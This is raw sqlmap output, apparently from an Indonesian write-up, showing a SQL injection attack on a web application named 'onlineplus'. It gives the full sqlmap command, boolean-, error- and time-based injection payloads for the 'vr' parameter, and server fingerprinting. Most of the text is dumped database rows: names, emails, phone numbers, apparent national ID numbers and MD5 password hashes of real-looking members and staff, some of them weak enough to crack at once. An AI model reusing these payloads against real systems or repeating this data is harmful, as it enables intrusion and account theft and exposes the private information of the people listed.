[00:56:38] [INFO] retrieved: a45b1ecb3e01893fc52f46ec53183d83
[00:56:38] [INFO] retrieved: suparno.mitro@outlook.com
[00:56:38] [INFO] retrieved: 1
[00:56:38] [INFO] retrieved: 3273273005710001
[00:56:38] [INFO] retrieved: Gedebage
[00:56:38] [INFO] retrieved: Bandung
[00:56:38] [INFO] retrieved: 08166003131
[00:56:38] [INFO] retrieved: 81dc9bdb52d04dc20036dbd8313ed055
[00:56:38] [INFO] retrieved: 0.00
[00:56:38] [INFO] retrieved: 2
[00:56:38] [INFO] retrieved:
24e949ee925341e200408f0015aa0c7267333391
[00:56:38] [INFO] retrieved:
uwaZdG9PFJ9liuTFf1IytEaEzjB/zITxITzag58bMdI804DQBodS1h39uBvlZ
US3H7GAfn1hxYnhKHfESgQT7UHPGtGPzIx5CXt9B0aKuUh+5D4PrSjwT4CUXx
/0T2Mn26HYI3aINoadHcLTMPHgvw16EDLobqe6jyGFeyVah/0=
[00:56:38] [INFO] retrieved: 3ee5c3b6f62f9856d1245ddbe9cd02d4
[00:56:38] [INFO] retrieved:
[00:56:38] [INFO] retrieved: Suparno Mitro web
[00:56:38] [INFO] retrieved: 2015/09/17
[00:56:38] [INFO] retrieved: 11:28:45
```

```
[00:56:38] [INFO] retrieved: 22
[00:56:38] [INFO] retrieved: bfa58c308f5ca3be02504bfe8661769b
[00:56:38] [INFO] retrieved: pepgool@yahoo.com
[00:56:38] [INFO] retrieved: 0
[00:56:38] [INFO] retrieved: 3217060205850017
[00:56:38] [INFO] retrieved: Ngamprah
[00:56:38] [INFO] retrieved: Bandung
[00:56:38] [INFO] retrieved: 081220159924
[00:56:38] [INFO] retrieved: 598d4c200461b81522a3328565c25f7c
[00:56:38] [INFO] retrieved: 0.00
[00:56:38] [INFO] retrieved: 2
[00:56:38] [INFO] retrieved:
807fe49f128925a2d7d5807411ed3f9545032c8b
[00:56:38] [INFO] retrieved:
T8Gt4k/Hfi2IbogTP1+3gpLhSKloERYiVIiYgnn8EdPTUmUdB5QXrFR6dGzJE
c7sSBpwMXkg2mjnxLpXwOoc958KESD/S0xRl8dUBZvJsClzvxOw2dBXjY9kk6
sTZIVya9Bqj3A+WGGG03Ht7f1OA9zNUiE/qCB5c/OdVmjDxTA=
[00:56:38] [INFO] retrieved: f72e3694493fdf0d9170a429c7ac2fff
[00:56:38] [INFO] retrieved:
[00:56:38] [INFO] retrieved: Pepep Mulyana
[00:56:38] [INFO] retrieved: 2015/09/18
[00:56:38] [INFO] retrieved: 21:43:29
[00:56:38] [INFO] retrieved: 23
[00:56:38] [INFO] retrieved: d7a8e64ab0eab7ad66995e8239008973
[00:56:38] [INFO] retrieved: awkinar@gmail.com
[00:56:38] [INFO] retrieved: 0
[00:56:39] [INFO] retrieved: 3273272008810002
[00:56:39] [INFO] retrieved: Bandung
[00:56:39] [INFO] retrieved: Bandung
[00:56:39] [INFO] retrieved: 081361601602
[00:56:39] [INFO] retrieved: 2619b8c145fc3b4550aaa2d6a40aa80f
[00:56:39] [INFO] retrieved: 0.00
[00:56:39] [INFO] retrieved: 2
[00:56:39] [INFO] retrieved:
d87052bb4d3674ee3425811db2617b63dae4f4aa
[00:56:39] [INFO] retrieved:
2s5XgbYqx84IPj2zGj+PK/BzGtGyBDR/aVs/bmncwbyRSovpcQ8/n9cnCrXub
FFqKSoy1nAIk5wpIrhHYDfBXQcXLPYE0ab/3XXCkHo9qvTDIML6xMZ0E/x9bH
f4QsxxTjhmg0pKflfesnLhdwaCNTEdXPgUY4pzixTmsDacGdg=
[00:56:39] [INFO] retrieved: 5e06c7b13d503a2fc8c2dac4c734ff80
[00:56:39] [INFO] retrieved:
[00:56:39] [INFO] retrieved: A. Widiyanti
```

```
[00:56:39] [INFO] retrieved: 2015/09/19
[00:56:39] [INFO] retrieved: 12:50:07
[00:56:39] [INFO] retrieved: 24
[00:56:39] [INFO] retrieved: e2615ba2da5fcf34f84923e1f597379e
[00:56:39] [INFO] retrieved: dk.express@ymail.com
[00:56:39] [INFO] retrieved: 1
[00:56:39] [INFO] retrieved: 3273062402650002
[00:56:39] [INFO] retrieved: cicendo
[00:56:39] [INFO] retrieved: bandung
[00:56:39] [INFO] retrieved: 081395066295
[00:56:39] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[00:56:39] [INFO] retrieved: 0.00
[00:56:39] [INFO] retrieved: 2
[00:56:39] [INFO] retrieved:
e34e04bb316cc8d5580cff6b1a3dffc902a07fac
[00:56:39] [INFO] retrieved:
sr/ThKxde3E7MXtgsLF65vcv61k92UaPyyIbJyasnXotsxlZoCZkrxD/MqSG9
Wbfu+1p644H8+5HzHAH//M6HmBq5qQLrsOFZMlf1ZGWvyVvqd2HahATW9Fg+x
67Z+P1Ywv0SeuCcHfyFlGsH+Nvpy7DQqmK5snBGiiIPWLxYO4=
[00:56:39] [INFO] retrieved: 78acce1cda3f5680afdc80be07f2e606
[00:56:39] [INFO] retrieved:
[00:56:39] [INFO] retrieved: wayan wardhana
[00:56:39] [INFO] retrieved: 2015/09/22
[00:56:39] [INFO] retrieved: 15:42:47
[00:56:39] [INFO] retrieved: 25
[00:56:39] [INFO] retrieved: a8b2ced4c896667e94df219057421a34
[00:56:39] [INFO] retrieved: taufik_bth@yahoo.com
[00:56:39] [INFO] retrieved: 0
[00:56:39] [INFO] retrieved: 3204291411680009
[00:56:39] [INFO] retrieved: ciparay
[00:56:39] [INFO] retrieved: bandung
[00:56:40] [INFO] retrieved: 081214660555
[00:56:40] [INFO] retrieved: 417d8bec458a9cb6968b365ce2e30a55
[00:56:40] [INFO] retrieved: 0.00
[00:56:40] [INFO] retrieved: 2
[00:56:40] [INFO] retrieved:
c7c7d54d420084f3afd0894937aac2208803a860
[00:56:40] [INFO] retrieved:
praQvAAIX/BLiGGitv2n9gAoUO1JuPLr4SOLIFDlgRLveFAIHRLDTsQJqjV0w
jo8/9JQlcco9+v6Jm1O45D7Erc4VAGYTTlAJODZ7ovC19mYPRfRDmQustoLUx
s8+AcuSCwk/lU5EgVtA7ZapjK8rxFXl4fFDqv2L6g+wRXyZhc=
[00:56:40] [INFO] retrieved: eff2fbd2996accc178660931d8e32f14
```

```
[00:56:40] [INFO] retrieved:
[00:56:40] [INFO] retrieved: Bambang Taufik Hidayat
[00:56:40] [INFO] retrieved: 2015/09/25
[00:56:40] [INFO] retrieved: 10:03:22
[00:56:40] [INFO] retrieved: 26
[00:56:40] [INFO] retrieved: 76c89e1cd5c5062b1a9dc03c936ac8c7
[00:56:40] [INFO] retrieved: fashanet@yahoo.com
[00:56:40] [INFO] retrieved: 0
[00:56:40] [INFO] retrieved: 123456789011
[00:56:40] [INFO] retrieved: Regol
[00:56:40] [INFO] retrieved: Bandung
[00:56:40] [INFO] retrieved: 082116350000
[00:56:40] [INFO] retrieved: 0af01af1e9e700fbb55221f39853a488
[00:56:40] [INFO] retrieved: 0.00
[00:56:40] [INFO] retrieved: 2
[00:56:40] [INFO] retrieved:
66c7dd835209d348cc564cac3a799db56ab08815
[00:56:40] [INFO] retrieved:
XIX9o6OK0ZHvVFq3jgJWOHTNq+bjhEr1h59OaIUXyGzyFc+HA1ZPOZtfVNVNg
kMlFoGREdIZTKDiCB473LGYGuzJEz869A5KoOHFwuUUShdWxBifJJC2C5CxDg
vk5+hJeU9y2JdGzN1hEaYEZyR0TEMUut/joqK1OTuoYBok80Q=
[00:56:40] [INFO] retrieved: 5a26e832f348cbad01a973c80ec083ff
[00:56:40] [INFO] retrieved:
[00:56:40] [INFO] retrieved: Irwan Supriadi
[00:56:40] [INFO] retrieved: 2015/10/01
[00:56:40] [INFO] retrieved: 13:31:39
[00:56:40] [INFO] retrieved: 27
[00:56:40] [INFO] retrieved: 5727311b0913a52e535e89b0bd37d25c
[00:56:40] [INFO] retrieved: purnamamitraniaga@yahoo.com
[00:56:40] [INFO] retrieved: 0
[00:56:40] [INFO] retrieved: 00123456
[00:56:40] [INFO] retrieved: Gedebage
[00:56:40] [INFO] retrieved: Bandung
[00:56:40] [INFO] retrieved: 081322453839
[00:56:41] [INFO] retrieved: a828ac42621b24f3b1615990af98beb7
[00:56:41] [INFO] retrieved: 0.00
[00:56:41] [INFO] retrieved: 2
[00:56:41] [INFO] retrieved:
5b298d0020697ca71228bf73233344842a937f7b
[00:56:41] [INFO] retrieved:
2RZDw+rl2ZHH4kPsRZhrIvuTnmZyKwN5mZ2pGToQmUhk3NAXK80+CP0MtQsWW
hapy7uU/q/m51TspTXBZ/RFw2gAyz+lt5bx3JkkjApoRdMhIH27D4g1fES8sc
```

```
bUgtj5NWuLbsgtgbcO2RTY54DEfJskcjsh7gtlneJiPrGanHw=
[00:56:41] [INFO] retrieved: d2966f56c62ef6b6bc6c51765e5a752f
[00:56:41] [INFO] retrieved:
[00:56:41] [INFO] retrieved: Purnama
[00:56:41] [INFO] retrieved: 2015/10/06
[00:56:41] [INFO] retrieved: 11:53:01
[00:56:41] [INFO] retrieved: 28
[00:56:41] [INFO] retrieved: a55ec2a0667cc15ccbc576b390515afe
[00:56:41] [INFO] retrieved: rohimah_fauziah@yahoo.com
[00:56:41] [INFO] retrieved: 0
[00:56:41] [INFO] retrieved: 3204065202950004
[00:56:41] [INFO] retrieved: cimenyan
[00:56:41] [INFO] retrieved: bandung
[00:56:41] [INFO] retrieved: 089661581939
[00:56:41] [INFO] retrieved: ff9f24c79dfdcc6474f15277144eaeb2
[00:56:41] [INFO] retrieved: 0.00
[00:56:41] [INFO] retrieved: 2
[00:56:41] [INFO] retrieved:
af4f2241fe07d495a11d4cbc8fea9535e66181bd
[00:56:41] [INFO] retrieved:
j4/ph1Vplnbl9LDrsB0A2E3OKZkeO1Ky1/x3IZHCpb3PAwXZulDbesLSAd0Nk
0ijXMAu7gm40sgUQMDTFTa+uhPD2p+26t6S9jK/R25CU+TiiC7kTK0z5pJR8/
aZ/jMrI2iVUbmPnnBPH8VcN/zRnhd+C8zNxYl5EtVmoAHserU=
[00:56:41] [INFO] retrieved: 65da41ed599510b8849d8aa709b6e24f
[00:56:41] [INFO] retrieved:
[00:56:41] [INFO] retrieved: rohimah fauziah
[00:56:41] [INFO] retrieved: 2015/10/21
[00:56:41] [INFO] retrieved: 15:51:56
[00:56:41] [INFO] retrieved: 29
[00:56:41] [INFO] retrieved: fefb6271983b19c8ced67186893f6502
[00:56:41] [INFO] retrieved: errymtaufik68@gmail.com
[00:56:41] [INFO] retrieved: 1
[00:56:41] [INFO] retrieved: 3273242312670002
[00:56:41] [INFO] retrieved: arcamanik
[00:56:41] [INFO] retrieved: bandung
[00:56:41] [INFO] retrieved: 082317500922
[00:56:41] [INFO] retrieved: cfe18778b8f92815a865d86bb25789af
[00:56:41] [INFO] retrieved: 0.00
[00:56:41] [INFO] retrieved: 2
[00:56:42] [INFO] retrieved:
5bb51aa9f769b473758bdbe0be0538b9b51f5d01
[00:56:42] [INFO] retrieved:
```

```
zvzqhshGiYB0SqWxBaozLqfYUqHgOWRkaYlvV/v3Foa9c1B4yns16ymXv93e7
Oi7sSOrvqc2rf5d2wKVQ74aMvRkmgUu+84wG4WlG2EP1MKLLxFvt+l/tBxuFX
1qOgXt5qk+iAMgAS72rbioyVQecP333wfrXE1ggT5E3zFXYuM=
[00:56:42] [INFO] retrieved: 817c7feeacab72df22d99b9bca6e39a8
[00:56:42] [INFO] retrieved:
[00:56:42] [INFO] retrieved: erry m taufik
[00:56:42] [INFO] retrieved: 2015/11/06
[00:56:42] [INFO] retrieved: 13:45:22
[00:56:42] [INFO] retrieved: 31
[00:56:42] [INFO] retrieved: da5e40b3fdc6973489e1c723652734f9
[00:56:42] [INFO] retrieved: rizky_yunda@yahoo.com
[00:56:42] [INFO] retrieved: 1
[00:56:42] [INFO] retrieved: 1207236705950006
[00:56:42] [INFO] retrieved: Medan
[00:56:42] [INFO] retrieved: Sunggal
[00:56:42] [INFO] retrieved: 081931350025
[00:56:42] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[00:56:42] [INFO] retrieved: 0.00
[00:56:42] [INFO] retrieved: 2
[00:56:42] [INFO] retrieved:
1fe4f509ff97300a92596a022afd1ab1787a5e64
[00:56:42] [INFO] retrieved:
0tMeMBRN1DeqILXlME4Eg5tdsMUZQq+D+S7ZrrdvQxxCP/4pWmUKlm0NYtdFu
4o5ZOUBpMn2KmkfR8MjXUZi8CoVofyXVRkY4i3SGut9gkLLwQn56bqxgr2IFT
Fn3ixJOC9Inxcnc0yu0unMKF+8j92v+2imGQiKmxbFcGizriM=
[00:56:42] [INFO] retrieved: 14d2ad81bfe05e0599dbba000b834b5f
[00:56:42] [INFO] retrieved: ITS10100037
[00:56:42] [INFO] retrieved: Rizky Yunda Pertiwi
[00:56:42] [INFO] retrieved: 2015/11/06
[00:56:42] [INFO] retrieved: 15:52:37
[00:56:42] [INFO] retrieved: 32
[00:56:42] [INFO] retrieved: cd281a90436acdb36aa3f952a4d75146
[00:56:42] [INFO] retrieved: cv.nurarrius@gmail.com
[00:56:42] [INFO] retrieved: 1
[00:56:42] [INFO] retrieved: 1234567890
[00:56:42] [INFO] retrieved: Regol
[00:56:42] [INFO] retrieved: Bandung
[00:56:42] [INFO] retrieved: 087822097429
[00:56:42] [INFO] retrieved: d5df93897e556c0efdbe449d098d656d
[00:56:42] [INFO] retrieved: 0.00
[00:56:42] [INFO] retrieved: 2
[00:56:42] [INFO] retrieved:
```

```
2143dae84e3711d609a2f2c3a361ba9ed88fa7a9
[00:56:43] [INFO] retrieved:
O7YO2XztHH04N1YpbHgP3w0r+ZJomxyeLIjscZOhH7duUgrCLE0ElSmOFsIkY
bi6Jxb1ZKV/kiG2q4/MeNBVzw93+1qJzyVJFdCEW6wGYG6ecFRwOHwm8PLr5u
2XzvL6HjQtqz6s62bMQfzo9bW0L0UQdB8y3Ji4X/YzgpPJrIY=
[00:56:43] [INFO] retrieved: 26ad61791b3c6904fcc989c765d6f4ae
[00:56:43] [INFO] retrieved:
[00:56:43] [INFO] retrieved: Nurarrius
[00:56:43] [INFO] retrieved: 2015/11/09
[00:56:43] [INFO] retrieved: 11:35:11
[00:56:43] [INFO] retrieved: 33
[00:56:43] [INFO] retrieved: e3dab7b5c20e78a0cdf09cc1f8481a4b
[00:56:43] [INFO] retrieved: lokerpalapa@gmail.com
[00:56:43] [INFO] retrieved: 0
[00:56:43] [INFO] retrieved: 1301234567890
[00:56:43] [INFO] retrieved: Regol
[00:56:43] [INFO] retrieved: Bandung
[00:56:43] [INFO] retrieved: 085102572508
[00:56:43] [INFO] retrieved: 86a3e57d949deac7747649e9baa2badc
[00:56:43] [INFO] retrieved: 0.00
[00:56:43] [INFO] retrieved: 2
[00:56:43] [INFO] retrieved:
167be8264772f1290d92615881a8669274da5d34
[00:56:43] [INFO] retrieved:
LnzHs7XidhBt8Q37z19ypAk9D2wT6Ii294Fb5qeWpnOYoBQ5QKEnv8p9XwmKh
7KJplX03zUCoxNeSvISRdWhbo5YUZIduc78rY5wXhSiucRB+CP1WqRBZIqIgR
qZ0zrx8lzWfapmT6RZOOWXPmWfIVK0SBsq/ahCZzxR9kZlm2Y=
[00:56:43] [INFO] retrieved: fb135713b322aa7f5ed00a716772d3b0
[00:56:43] [INFO] retrieved:
[00:56:43] [INFO] retrieved: Husni Sarif
[00:56:43] [INFO] retrieved: 2015/11/10
[00:56:43] [INFO] retrieved: 12:07:47
[00:56:43] [INFO] retrieved: 35
[00:56:43] [INFO] retrieved: fefb6271983b19c8ced67186893f6502
[00:56:43] [INFO] retrieved: zihnizethachessania@gmail.com
[00:56:43] [INFO] retrieved: 0
[00:56:43] [INFO] retrieved: 3307026603970004
[00:56:43] [INFO] retrieved: coblong
[00:56:43] [INFO] retrieved: bandung
[00:56:43] [INFO] retrieved: 085642769699
[00:56:43] [INFO] retrieved: daed023f39ac6c6bf914dd7840eea9ba
[00:56:43] [INFO] retrieved: 0.00
```

```
[00:56:43] [INFO] retrieved: 2
[00:56:43] [INFO] retrieved:
c9f45c1757a38c65985d4f9a9244a962fffb604b
[00:56:43] [INFO] retrieved:
PA1db/uxAni4JFrpmshVf2lvhsoOo/irXxgh8hdXjL+z2zn70SC2Ej44jG6IX
dki6kGkWIOW5Ke/Cmod5BqtGwUKefLMY9lCzDOgkrgjfTjuxDDKMLrTz8n8Dl
fTBsDewP5ddFenBTca+etgtRzTuQ00cTuH+0/OvEcr8e8t9aA=
[00:56:43] [INFO] retrieved: 1de251e05d9930d59a427ca1f073498a
[00:56:43] [INFO] retrieved: IPN151021883973
[00:56:44] [INFO] retrieved: zihni zetha chessaania
[00:56:44] [INFO] retrieved: 2015/11/10
[00:56:44] [INFO] retrieved: 14:12:39
[00:56:44] [INFO] retrieved: 36
[00:56:44] [INFO] retrieved: 601e5540755b6431df1b395976531e65
[00:56:44] [INFO] retrieved: onlineplus@outlook.co.id
[00:56:44] [INFO] retrieved: 1
[00:56:44] [INFO] retrieved: 1234567890
[00:56:44] [INFO] retrieved: Regol
[00:56:44] [INFO] retrieved: Bandung
[00:56:44] [INFO] retrieved: 081312029908
[00:56:44] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[00:56:44] [INFO] retrieved: 0.00
[00:56:44] [INFO] retrieved: 2
[00:56:44] [INFO] retrieved:
b4bdd907f2890120978dd99680bcb097409df22a
[00:56:44] [INFO] retrieved:
Q3KXyxBGliEaT+mpt3blFDB1ugrmJsEWG0ugSICXJzVzUs720BaIWKbCVD0qL
DDR/uUsnz7300YgLewfoIT3u6H1gpmzdIoDO9WyIy9LycNbuaR+0VEBbiczzb
gxAIZSa48zsorpfVf3r0X5hEBM6lbDGyWCjre5cNTItvqF7Lo=
[00:56:44] [INFO] retrieved: c5ede11383243d57faa4c9a4e73984ed
[00:56:44] [INFO] retrieved:
[00:56:44] [INFO] retrieved: L30
[00:56:44] [INFO] retrieved: 2015/11/11
[00:56:44] [INFO] retrieved: 17:29:54
[00:56:44] [INFO] retrieved: 37
[00:56:44] [INFO] retrieved: a7959cd7f6d5cd87de4cb0e9cd15307e
[00:56:44] [INFO] retrieved: desnadk59@gmail.com
[00:56:44] [INFO] retrieved: 0
[00:56:44] [INFO] retrieved: 3277024405800030
[00:56:44] [INFO] retrieved: Cimahi Tengah
[00:56:44] [INFO] retrieved: Cimahi
[00:56:44] [INFO] retrieved: 081394963366
```

```
[00:56:44] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[00:56:44] [INFO] retrieved: 0.00
[00:56:44] [INFO] retrieved: 2
[00:56:44] [INFO] retrieved:
b08d466e6f5d0795af956a56e32c790c0e97398b
[00:56:44] [INFO] retrieved:
25rHX6eitXSFi/VxVqQEpeaCi4I7NG1Tr05MFGaGmTZ3EGp3Qq0+eibO3PQiz
O8eqjtvWQOhWEfQoaE4i1Gx/TL1IaX6i+7kSgkm4iTQJ31voKVp3xplrNM8DT
cYqz4y6KFYh6itd1TJluf7UQnjfFAtA2R363ZSWy25DSeE4oI=
[00:56:44] [INFO] retrieved: 1fd4719c97b3f3031a59c3895c1b0641
[00:56:44] [INFO] retrieved: IPN150919354556
[00:56:44] [INFO] retrieved: Desnawati
[00:56:44] [INFO] analyzing table dump for possible password
hashes
[00:56:44] [INFO] recognized possible password hashes in
columns 'mb_Password, mb_TokenVal, mb_AksesFrom, mb_Token'
do you want to store hashes to a temporary file for eventual
further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack?
[Y/n/q] n
Database: dbolplus
Table: tb_mbr
[18 entries]
```

Command :

```
root@scbudiman:/opt/sqlmap#      python      sqlmap.py      -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3" --dump -D sim_onlineplus -T user
```

Hasil :

```
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
```

```
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[01:03:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[01:03:30] [INFO] fetching columns for table 'user' in
database 'sim_onlineplus'
[01:03:30] [INFO] the SQL query used returns 11 entries
[01:03:31] [INFO] retrieved: idUser
[01:03:31] [INFO] retrieved: int(11)
[01:03:31] [INFO] retrieved: userJoinDate
[01:03:31] [INFO] retrieved: varchar(20)
[01:03:31] [INFO] retrieved: dtNama
[01:03:31] [INFO] retrieved: varchar(100)
[01:03:31] [INFO] retrieved: userName
[01:03:31] [INFO] retrieved: varchar(20)
[01:03:31] [INFO] retrieved: userPassword
[01:03:31] [INFO] retrieved: varchar(100)
[01:03:31] [INFO] retrieved: userEmail
[01:03:31] [INFO] retrieved: varchar(100)
[01:03:31] [INFO] retrieved: userTwitter
[01:03:31] [INFO] retrieved: varchar(100)
[01:03:31] [INFO] retrieved: userAvatar
[01:03:31] [INFO] retrieved: varchar(100)
[01:03:31] [INFO] retrieved: idAkses
[01:03:31] [INFO] retrieved: int(2)
[01:03:31] [INFO] retrieved: idStatus
[01:03:31] [INFO] retrieved: int(2)
[01:03:31] [INFO] retrieved: idLogin
[01:03:31] [INFO] retrieved: int(1)
```

```
[01:03:31] [INFO] fetching entries for table 'user' in
database 'sim_onlineplus'
[01:03:31] [INFO] the SQL query used returns 17 entries
[01:03:31] [INFO] retrieved: Admin
[01:03:31] [INFO] retrieved: -1
[01:03:32] [INFO] retrieved: 1
[01:03:32] [INFO] retrieved: 1
[01:03:32] [INFO] retrieved: 2
[01:03:32] [INFO] retrieved: persib.jpg
[01:03:32] [INFO] retrieved: prfmnews@gmail.com
[01:03:32] [INFO] retrieved: 2013/01/24
[01:03:32] [INFO] retrieved: master
[01:03:32] [INFO] retrieved: 46072631582fc240dd2674a7d063b040
[01:03:32] [INFO] retrieved:
[01:03:32] [INFO] retrieved: Iman Ahmad Faisal
[01:03:32] [INFO] retrieved: 3
[01:03:32] [INFO] retrieved: 2
[01:03:32] [INFO] retrieved: 1
[01:03:32] [INFO] retrieved: 4
[01:03:32] [INFO] retrieved: iman bon.jpg
[01:03:32] [INFO] retrieved: imanahmad_faisal@ymail.com
[01:03:32] [INFO] retrieved: 2013/03/01
[01:03:32] [INFO] retrieved: bonet
[01:03:32] [INFO] retrieved: 1f32aa4c9a1d2ea010adcf2348166a04
[01:03:32] [INFO] retrieved: @imanbonet
[01:03:32] [INFO] retrieved: Dhona Dhameria
[01:03:32] [INFO] retrieved: 5
[01:03:32] [INFO] retrieved: 1
[01:03:32] [INFO] retrieved: 1
[01:03:32] [INFO] retrieved: 5
[01:03:32] [INFO] retrieved: dhona.jpg
[01:03:32] [INFO] retrieved: dhonadhameria@gmail.com
[01:03:32] [INFO] retrieved: 2013/03/08
[01:03:32] [INFO] retrieved: dhonadhameria
[01:03:32] [INFO] retrieved: ade45dba47b99904b7f0459dcbacc0b1
[01:03:32] [INFO] retrieved: @dhonadhameria
[01:03:32] [INFO] retrieved: Basith Patria
[01:03:32] [INFO] retrieved: 5
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 6
[01:03:33] [INFO] retrieved: basith.jpg
```

```
[01:03:33] [INFO] retrieved: basithpatria@gmail.com
[01:03:33] [INFO] retrieved: 2013/03/18
[01:03:33] [INFO] retrieved: basithpatria
[01:03:33] [INFO] retrieved: 58b1216b06850385d9a4eadbedc806c4
[01:03:33] [INFO] retrieved: @basithpatria
[01:03:33] [INFO] retrieved: Maulida Ladia
[01:03:33] [INFO] retrieved: 5
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 7
[01:03:33] [INFO] retrieved: maulida.jpg
[01:03:33] [INFO] retrieved: maulidaladiaa@gmail.com
[01:03:33] [INFO] retrieved: 2013/03/18
[01:03:33] [INFO] retrieved: Lida Ladia
[01:03:33] [INFO] retrieved: 8839bacd8d8282c524b6e4309f5a3142
[01:03:33] [INFO] retrieved: @maulidaladia
[01:03:33] [INFO] retrieved: Prasetyo Adhi
[01:03:33] [INFO] retrieved: 5
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 8
[01:03:33] [INFO] retrieved: toto.jpg
[01:03:33] [INFO] retrieved: toto.prasetyoadhi@gmail.com
[01:03:33] [INFO] retrieved: 2013/03/18
[01:03:33] [INFO] retrieved: prasetyoadhi
[01:03:33] [INFO] retrieved: 235caa733195e0570a711861a3dc96b4
[01:03:33] [INFO] retrieved: @prasetyoadhi85
[01:03:33] [INFO] retrieved: AgAm Amino
[01:03:33] [INFO] retrieved: 3
[01:03:33] [INFO] retrieved: 1
[01:03:33] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 9
[01:03:34] [INFO] retrieved: agam.jpg
[01:03:34] [INFO] retrieved: agam.amino@gmail.com
[01:03:34] [INFO] retrieved: 2013/03/18
[01:03:34] [INFO] retrieved: agam
[01:03:34] [INFO] retrieved: 827ccb0eea8a706c4c34a16891f84e7b
[01:03:34] [INFO] retrieved: @agamamino
[01:03:34] [INFO] retrieved: Citra Mustika
[01:03:34] [INFO] retrieved: 5
[01:03:34] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 1
```

```
[01:03:34] [INFO] retrieved: 12
[01:03:34] [INFO] retrieved: citra mus.jpg
[01:03:34] [INFO] retrieved: citramustika@gmail.com
[01:03:34] [INFO] retrieved: 2013/04/09
[01:03:34] [INFO] retrieved: citramustika
[01:03:34] [INFO] retrieved: 9bf88de9dfec6ff480bf885a268d5b7f
[01:03:34] [INFO] retrieved: @citracoklat
[01:03:34] [INFO] retrieved: Irma Saktiani
[01:03:34] [INFO] retrieved: 5
[01:03:34] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 13
[01:03:34] [INFO] retrieved: irma saktiani prfm.jpg
[01:03:34] [INFO] retrieved: saktiani_irma@gmail.com
[01:03:34] [INFO] retrieved: 2013/04/16
[01:03:34] [INFO] retrieved: irmasaktiani
[01:03:34] [INFO] retrieved: 53178a9038d8eb845a5692e83500c380
[01:03:34] [INFO] retrieved: @saktiani_irma
[01:03:34] [INFO] retrieved: Nensi Krisna
[01:03:34] [INFO] retrieved: 5
[01:03:34] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 1
[01:03:34] [INFO] retrieved: 14
[01:03:34] [INFO] retrieved: nensi.jpg
[01:03:35] [INFO] retrieved: nensikrisna@gmail.com
[01:03:35] [INFO] retrieved: 2013/04/23
[01:03:35] [INFO] retrieved: nensikrisna
[01:03:35] [INFO] retrieved: 235caa733195e0570a711861a3dc96b4
[01:03:35] [INFO] retrieved: @nensikrisna
[01:03:35] [INFO] retrieved: Dudi Yudha
[01:03:35] [INFO] retrieved: 5
[01:03:35] [INFO] retrieved: 1
[01:03:35] [INFO] retrieved: 1
[01:03:35] [INFO] retrieved: 17
[01:03:35] [INFO] retrieved: dudi.jpg
[01:03:35] [INFO] retrieved: dudiyudha@gmail.com
[01:03:35] [INFO] retrieved: 2013/04/24
[01:03:35] [INFO] retrieved: dudiyudha
[01:03:35] [INFO] retrieved: 58b1216b06850385d9a4eadbedc806c4
[01:03:35] [INFO] retrieved: @dudiyudha
[01:03:35] [INFO] retrieved: Magang
[01:03:35] [INFO] retrieved: 3
```

```
[01:03:35] [INFO] retrieved: 2
[01:03:35] [INFO] retrieved: 1
[01:03:35] [INFO] retrieved: 18
[01:03:35] [INFO] retrieved: persib(1).jpg
[01:03:35] [INFO] retrieved: prfmnews@gmail.com
[01:03:35] [INFO] retrieved: 2013/05/01
[01:03:35] [INFO] retrieved: magang
[01:03:35] [INFO] retrieved: fa699ca5b2f64642a28ebc00a72cd299
[01:03:35] [INFO] retrieved: @PRFMnews
[01:03:35] [INFO] retrieved: Tia Santika
[01:03:35] [INFO] retrieved: 5
[01:03:35] [INFO] retrieved: 1
[01:03:35] [INFO] retrieved: 1
[01:03:35] [INFO] retrieved: 19
[01:03:35] [INFO] retrieved: tt.jpg
[01:03:35] [INFO] retrieved: meutia89@gmail.com
[01:03:35] [INFO] retrieved: 2013/07/01
[01:03:36] [INFO] retrieved: tiasantika
[01:03:36] [INFO] retrieved: 58b1216b06850385d9a4eadbedc806c4
[01:03:36] [INFO] retrieved: @meutia_santika
[01:03:36] [INFO] retrieved: Hana Ikramina
[01:03:36] [INFO] retrieved: 5
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 20
[01:03:36] [INFO] retrieved: hana.jpg
[01:03:36] [INFO] retrieved: hanaikramina@gmail.com
[01:03:36] [INFO] retrieved: 2013/07/06
[01:03:36] [INFO] retrieved: hanaikramina
[01:03:36] [INFO] retrieved: 907fc10f1338514846ef98a4e284c8e8
[01:03:36] [INFO] retrieved: @hanaikramina
[01:03:36] [INFO] retrieved: Alfitri Yenni
